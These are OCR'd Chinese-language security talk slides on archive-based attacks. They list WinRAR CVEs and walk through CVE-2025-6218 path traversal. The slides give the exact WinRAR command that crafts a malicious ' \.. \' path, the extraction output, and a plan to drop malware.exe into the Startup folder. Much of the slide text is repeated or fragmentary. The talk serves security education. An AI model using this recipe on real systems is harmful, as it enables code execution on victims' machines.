壓縮、偽裝、釋放：
Mr. Compress 的壓縮魔術

Speaker: 貝坦betan

貝坦 betan

- Member of OhYeahSec、B33F50UP
- Intern Researcher in LKC-Lab
- 2026 SITCON 場務工人

- 2024 AIS3 最佳專題 / My First CTF 銀質獎
- 2025 InnoServe 紅隊eKYC 滲透創新組 - 第一名
- 2026 AIS3 HACKATHON資安專題黑客松 - 銀質獎


免責聲明

版本一（正式完整型，適合對外公開場合）


免責聲明

本次議程內容僅供技術交流與學術研究參考之用，所有技術說明、工具示範與攻防情境，皆以提升資訊安全防護能力與風險意識為目的。
本簡報中所提及之漏洞、攻擊手法與測試方式，請勿於未經授權之系統、設備或網路環境中實際操作。任何未經合法授權之測試或入侵行為，均可能違反相關法律規定，相關法律責任須由行為人自行負責。

本講者及主辦單位不對任何因誤用本議程內容而造成之直接或間接損害負責。



WinRAR Latest Version?



CVE-2007-0855

WinRAR Latest Version?

CVE-2008-7144

CVE-2006-3845

CVE-2018-20251

CVE-2007-0855

WinRAR Latest Version?

CVE-2015-5663

CVE-2008-7144

7.20?

CVE-2006-3845

CVE-2014-125119

CVE-2023-38831

CVE-2018-20251

CVE-2007-0855

WinRAR Latest Version?

CVE-2024-33899

CVE-2008-7144

CVE-2015-5663

7.20?

CVE-2022-30333

CVE-2006-3845

CVE-2014-125119

CVE-2025-52331

CVE-2023-38831

CVE-2018-20251

CVE-2007-0855

WinRAR Latest Version?

CVE-2025-6218

CVE-2024-33899

CVE-2008-7144

CVE-2015-5663

7.20?

CVE-2022-30333

CVE-2006-3845

CVE-2025-8088

CVE-2014-125119

砸口~ 砸口~

好弱

區區壓縮檔? 有什麼好怕的

就這?

砸口~ 砸口~

壓縮檔常見攻擊

路徑穿越

因檔案不當結構、錯誤處理方式等，導致解壓路徑發生預期外錯誤，例如解壓到特定資料夾、上一層資料夾等。

好比在CMD中透過 **cd ../** 回到上一層資料夾

例如: CVE-2025-6218、CVE-2025-8088...

檔案欺詐

攻擊者構建特殊格式的壓縮檔，導致解壓軟體在呈現上與實際解壓結果存在不同。又或是根據不同解壓軟體存在不同結果。

例如: 最後會提及的範例

錯誤執行陷阱

因不當的檔案結構、檔案解析等問題，導致 Mark-of-the-Web (MotW) 安全標記失效，無須解壓檔案，雙擊即可執行該檔案。

例如: CVE-2023-38831、CVE-2025-0411...

壓縮檔常見攻擊

```
PS C:\Users\betan> cd ..
PS C:\Users>
```

因檔案不當結構、錯誤處理方式等，導致解壓路徑發生預期外錯誤，例如解壓到特定資料夾、上一層資料夾等。

好比在CMD中透過 **cd ../** 回到上一層資料夾

例如: CVE-2025-6218、CVE-2025-8088...


路徑穿越

案解

W)

127.0.0.1:5000/downloads?filename=../hack.txt

又或是根據不同解壓軟體存




安全標記失效，無須解壓檔案，雙擊即可執行該檔案。

例如: CVE-2023-38831、CVE-2025-0411...

錯誤執行陷阱

壓縮檔常見攻擊

因檔案不當結構、錯誤處理方式等，導致解壓路徑發生預期外錯誤，例如解壓到特定資料夾、上一層資料夾



攻擊者構建特殊格式的壓縮檔，導致解壓軟體在呈現上與實際解壓結果存在不同。又或是根據不同解壓軟體存在不同結果。

例如: 最後會提及的範例

檔案欺詐

因不當的檔案結構、檔案解析等問題，導致 Mark-of-the-Web (MotW) 安全標記失效，無須解壓檔案，雙擊即可執行該檔案。

例如: CVE-2023-38831、CVE-2025-0411...

錯誤執行陷阱


壓縮檔常見攻擊


因檔案不當結構、錯誤處理

路徑穿越

攻擊者構建特殊格式的壓縮

檔案欺騙





因不當的檔案結構、檔案解析等問題，導致 Mark-of-the-Web (MotW) 安全標記失效，無須解壓檔案，雙擊即可執行該檔案。


例如: CVE-2023-38831、CVE-2025-0411...

錯誤執行陷阱

攻擊鏈中擔當之角色

壓縮檔通常為造成攻擊的**管道**

而非最終攻擊的**武器**




圖片來源: unit42

攻擊鏈中擔當之角色

壓縮檔通常為造成攻擊的**管道**

而非最終攻擊的**武器**



圖片來源: unit42

案例一、CVE-2025-6218

CVE-2025-6218 介紹

Published: 2025-06-21 **Updated:** 2025-06-21
Title: RARLAB WinRAR Directory Traversal Remote Code Execution Vulnerability

Description

RARLAB WinRAR Directory Traversal Remote Code Execution Vulnerability. This vulnerability allows remote attackers to execute arbitrary code on affected installations of RARLAB WinRAR. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the handling of file paths within archive files. A crafted file path can cause the process to traverse to unintended directories. An attacker can leverage this vulnerability to execute code in the context of the current user. Was ZDI-CAN-27198.

CWE 1 Total

Learn more

- CWE-22: CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CVSS 1 Total

Learn more

Score	Severity	Version	Vector String
7.8	HIGH	3.0	CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

問題發生於針對檔案路徑的處理機制中。攻擊者可精心建構存在缺陷之壓縮檔案，以達到目標解壓至非預期目錄中。
發生於 **WinRAR 7.12** 以前的版本。

實際攻擊案例: iThome

建立正常的壓縮檔

<指令>
a　　加到壓縮檔
ap<路徑>　在壓縮檔內設定路徑

```
> .\WinRAR.exe a -ap"lay1" test.zip .\test.txt
> ls
```

壓縮檔案中的路徑　產出檔案　壓縮檔案

PS > .\WinRAR.exe a -ap"lay1" test.zip .\test.txt

測試環境/
└── test.zip
　└── lay1/
　　└── test.txt

建立惡意的壓縮檔

<指令>
a　　加到壓縮檔
ap<路徑>　在壓縮檔內設定路徑

```
> .\WinRAR.exe  a -ap" \.. \" CVE-2025-6218.zip test.txt
> ls
```

壓縮檔案中的路徑　　產出檔案　　壓縮檔案

PS > .\WinRAR.exe a -ap" \.. \" CVE.zip .\test.txt

測試環境/
└──── CVE.zip
　└──── /
　　└──── .. /
　　└──── test.txt


建立惡意的壓縮檔

<指令>
a　　加到壓縮檔
ap<路徑>　在壓縮檔內設定路徑

```
> .\WinRAR.exe  a -ap" \.. \" CVE-2025-6218.zip test.txt
> ls
```

壓縮檔案中的路徑　　產出檔案　　壓縮檔案

PS > .\Win... \.. \" CVE.zip .\test.txt



常見的惡意路徑 “\..\”
但怎麼會有 空格 …

解壓大致流程：

解壓大致流程：


壓縮檔

解壓大致流程：

壓縮檔

檢查是否存在非法路徑
(..\)，若存在則**刪除**

解壓大致流程：



壓縮檔

檢查是否存在非法路徑
(..\)，若存在則**刪除**

流程：

壓縮檔

檢查是否存在非法路徑
(..\)，若存在則刪除

但如果今天多了空格…

```
> .\WinRAR.exe x .\CVE.zip .
> ls

    目錄： C:\Users\betan\Desktop\WorkPlace\zip\測試環境\unzip


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2026/3/1   上午 06:19            173 CVE.zip
-a----        2024/5/18   下午 11:02        3254424 WinRAR.exe
```

<指令>

x　　從壓縮檔解壓縮並使用完整路徑

x 壓縮檔 <路徑>

解壓縮至當前資料夾

但沒有發現檔案

```
> cd ..
> ls


    目錄： C:\Users\betan\Desktop\WorkPlace\zip\測試環境


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2026/3/6  下午 02:54                unzip
d-----         2026/3/6  下午 02:38                新增資料夾
-a----         2026/3/1  上午 02:09             11 test.txt
```

資料夾結構:

測試環境/

- **test.txt**
- **unzip/**
  - **CVE.zip**

檔案跑到上層資料夾

解壓縮前：

```
PS C:\Users\betan\Desktop\WorkPlace\zip\測試環境> ls


    目錄: C:\Users\betan\Desktop\WorkPlace\zip\測試環境


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2026/2/28  下午 04:46                新增資料夾
```


解壓縮後：

```
PS C:\Users\betan\Desktop\WorkPlace\zip\測試環境> ls


    目錄: C:\Users\betan\Desktop\WorkPlace\zip\測試環境


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2026/2/28  下午 05:27                新增資料夾
-a----        2026/2/28  下午 04:32              4 test.txt
```

實際利用路徑穿越漏洞…


betan
AppData
…
Programs
Startup
Docmunt
Download
解壓環境
壓縮檔在這


實際利用路徑穿越漏洞…


betan
AppData
…
Programs
Startup
Docmunt
Dc ad
解壓環境
惡意路徑：
\.. \malware.exe

